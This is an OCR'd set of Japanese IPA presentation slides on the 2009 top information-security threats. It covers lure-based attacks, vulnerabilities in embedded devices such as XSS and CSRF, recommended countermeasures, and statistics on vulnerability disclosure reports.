
能動的攻撃

・攻撃者は、直接サーバなどを攻撃する
・イントラネット内への攻撃は難しい
・攻撃される側の行動は不要で、いつでも攻撃可能



誘導型(受動的)攻撃


・攻撃者は、利用者が特定の行動をとるよう誘導する
・FWで通信を許可している、ウェブやメール等を利用した攻撃
・イントラネット内のシステムの攻撃に、よく用いられる




※ FW=ファイアウォール

システム管理者・開発者への脅威
【2位】誘導型攻撃の顕在化

- 誘導手段
  - ネットサーフィン中の誘い込みによる誘導



  - スパムメールや標的型攻撃メールに記載されている URLをクリックさせることによる誘導
  - スパムメールや標的型攻撃メールに添付されている ウイルスファイルをクリックさせることによる誘導



  - バナー広告からの誘導
  - 検索エンジンからの誘導

システム管理者・開発者への脅威

【2位】誘導型攻撃の顕在化

- 利用される脆弱性
  - 脆弱なウェブサイト（クロスサイト・スクリプティングの脆弱性）を利用
  - 脆弱なソフトウェア製品（ウェブブラウザ、メールソフト、圧縮解凍ソフトなど
- 引き起こされる脅威
  - 偽り情報の参照
  - なりすましによる商品の購入
  - カード番号／パスワード／企業情報など、重要情報の漏えい／改ざん／削除

【2位】誘導型攻撃の顕在化

ウェブサイトの脆弱性対策

- 新規開発：企画設計から運用を見据えたセキュリティ対策
- 定期的なウェブアプリケーション検査および問題点解消
- IDS/IPS や WAF の利用、リアルタイム監視


組織内PCの保護

- OS、ブラウザ、利用ソフトウェア製品の脆弱性解消
- ウイルス対策ソフトのウイルス定義ファイルを常に最新に維持し、定期的にスキャンを実施
- ブラウザのセキュリティ設定を高めに（通常はスクリプトを止める）
- スパムメールフィルタの導入
- URL フィルターの導入

システム管理者・開発者への脅威
【3位】組込み製品に潜む脆弱性


組込み製品の脆弱性

組込みアプリケーション
独自ミドルウェア
独自OS
デバイスドライバ
ハードウェア




組込みアプリケーション
汎用ミドルウェア
汎用OS
デバイスドライバ
ハードウェア

❶ 組込み製品でもPCで使用されているOSや汎用ミドルウェアが使用されるようになってきた。



❷ 組込み製品でもネットワーク環境が整い、PCと同じような脆弱性が発見されている。



■クロスサイト・スクリプティング
■クロスサイト・リクエスト・フォージェリ
など

❸ 例えば組込み製品にあるウェブ機能においてPCと同様の脆弱性が発見されている。

【3位】組込み製品に潜む脆弱性

- 組込み製品の脆弱性

  JVN（脆弱性対策情報ポータルサイト）で公表した組込み機器に関連する脆弱性は 23 件。

- 脆弱性情報を公開した組込み製品のタイプ

  セキュリティ製品、無線コントローラ、
  ルータ（業務用ルータ、無線LANルータ）
  プリンター、デジタル複合機、LAN接続型HDD、
  ネットワークカメラサーバ、ネットワークカメラ、
  ワイヤレスIP電話機、ハードディスクレコーダー
  携帯端末、携帯電話

システム管理者・開発者への脅威

【3位】組込み製品に潜む脆弱性


- ネットワーク利用が前提
  多くの組込み製品は、**インターネット接続**による情報の利用が一般的となってきている
- 専用から汎用へ
  近年は組込み製品のOSやミドルウェアが**汎用化傾向**にある
- 複合的な脅威
  - インターネット接続可能な組込み製品の制御には、ウェブインターフェースの機能が用意されている事が多く、**ウェブアプリケーションとしての脆弱性が存在する**場合がある
  - 脆弱性を攻撃されると、一般のコンピュータ同様に情報を盗まれたり、改ざんされたり、消去されることになる
  - また遠隔で不正な操作が行われ組込み製品特有の被害が想定される

【3位】組込み製品に潜む脆弱性

●システム管理者・一般利用者向け対策

- ➢組込み機器もパソコン同様に正しい管理と設定を行う
- ➢組込み機器の設定中に、他のブラウザやタブは開かない
  作業が終了したらすぐに閉じる

【参考】CSRF（クロスサイト・リクエスト・フォージェリ）の攻撃例



【3位】組込み製品に潜む脆弱性

- 開発者（ベンダ）向け対策
  - 組込み製品の開発プロジェクトでは、開発スケジュールなどが極めてタイトであったり、開発途中で要求仕様や制約条件が変わる場合が多く発生する
  - 組込み製品が扱う情報資産の価値に応じ、各ライフサイクル（企画、開発、運用、破棄）に対し適切なセキュリティ対策を実施することが必要
  - 万が一脆弱性が見つかった場合でも、利用者が分かりやすく安全にアップデートできるための仕組みを用意する


IPA: 組込みシステムのセキュリティへの取組みガイド
http://www.ipa.go.jp/security/fy20/reports/emb_app/guide_fy20.pdf

10大脅威　対策が必要な対象者と総合順位

10大脅威		対策が必要な主な対象者				総合順位[白書2009]	前回順位[白書2008]
		経営者	利用者	システム管理者	開発者		
■組織への脅威							
1位	DNSキャッシュポイズニングの脅威			◎		1位 ↑	―
2位	巧妙化する標的型攻撃	○		◎		3位 ↑	4位
3位	恒常化する情報漏えい	◎		○		5位	3位
■利用者への脅威							
1位	多様化するウイルスやボットの感染経路		◎	○		4位 ↑	6位
2位	脆弱な無線LAN暗号方式における脅威		◎	○	○	6位 ↑	―
3位	減らないスパムメール		◎	○		8位 ↑	9位
4位	ユーザIDとパスワードの使いまわしによる危険性	○	◎	○		10位↑	―
■システム管理者・開発者への脅威							
1位	正規のウェブサイトを経由した攻撃の猛威	○		◎	○	2位	2位
2位	誘導型攻撃の顕在化			○	◎	7位	1位
3位	組込み製品に潜む脆弱性				◎	9位 ↑	10位

◎：特に対策が必要な対象者　○：対策を考慮する必要がある対象者　↑：昨年より順位が上がったもの

10大脅威 相関図




IPA®
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

2. 脆弱性関連情報の届出状況

～悪者(攻撃者)の視点からセキュリティを考える～

目次




2.1 再確認：脆弱性って？

- 脆弱性（ぜいじゃくせい）とは
  - ソフトウエア製品やウェブアプリケーション等において、コンピュータ不正アクセスやコンピュータウイルスなどの攻撃により、その**機能や性能を損なう原因**となり得る**セキュリティ上の問題箇所**のこと
    （出典：情報セキュリティ早期警戒パートナーシップガイドライン）
- 脆弱性を利用すると
  - 問題点箇所を巧みに利用し、コンピュータの内部データ（情報）を盗んだり、書き換えたり、削除したり、また他のコンピュータへの同様の悪事を働くことが可能となる
    （これが**不正アクセス**であり、プログラム化して自動的に動作するのが**ウイルス**や**ボット**である）
- 脆弱性対策は根本的なセキュリティ対策
  - セキュリティ対策としてウイルスなどの対策も十分必要だが、脆弱性を無くすことが最も重要！！

2.2 情報セキュリティ早期警戒パートナーシップ
（脆弱性関連情報の届出制度）


● 脆弱性情報を適切に流通させるために

- 不適切な脆弱性の公開による問題は実際に発生しており、それを解決させるために2004年7月経済産業省告示**「ソフトウエア等脆弱性関連情報取扱基準」**が制定された。これを踏まえ、IPA・JPCERT/CCなど6団体から、脆弱性関連情報の適切な流通により、コンピュータ不正アクセス、コンピュータウイルスなどによる被害発生を抑制するために、関係者に推奨する行為をとりまとめた**「情報セキュリティ早期警戒パートナーシップガイドライン」**が公表された。




2.3 脆弱性関連情報の届出状況

- 届出累計が 5,000 件を突破！
  - 脅威的な届出件数
    - 届出開始から約 4 年間で 2,045 件、ここ 1 年間で 3,338 件
    - 1日に平均 4.7件の届出（**最大142件/日、2008年11月7日**）



ソフトウェア製品 脆弱性届出の原因別内訳

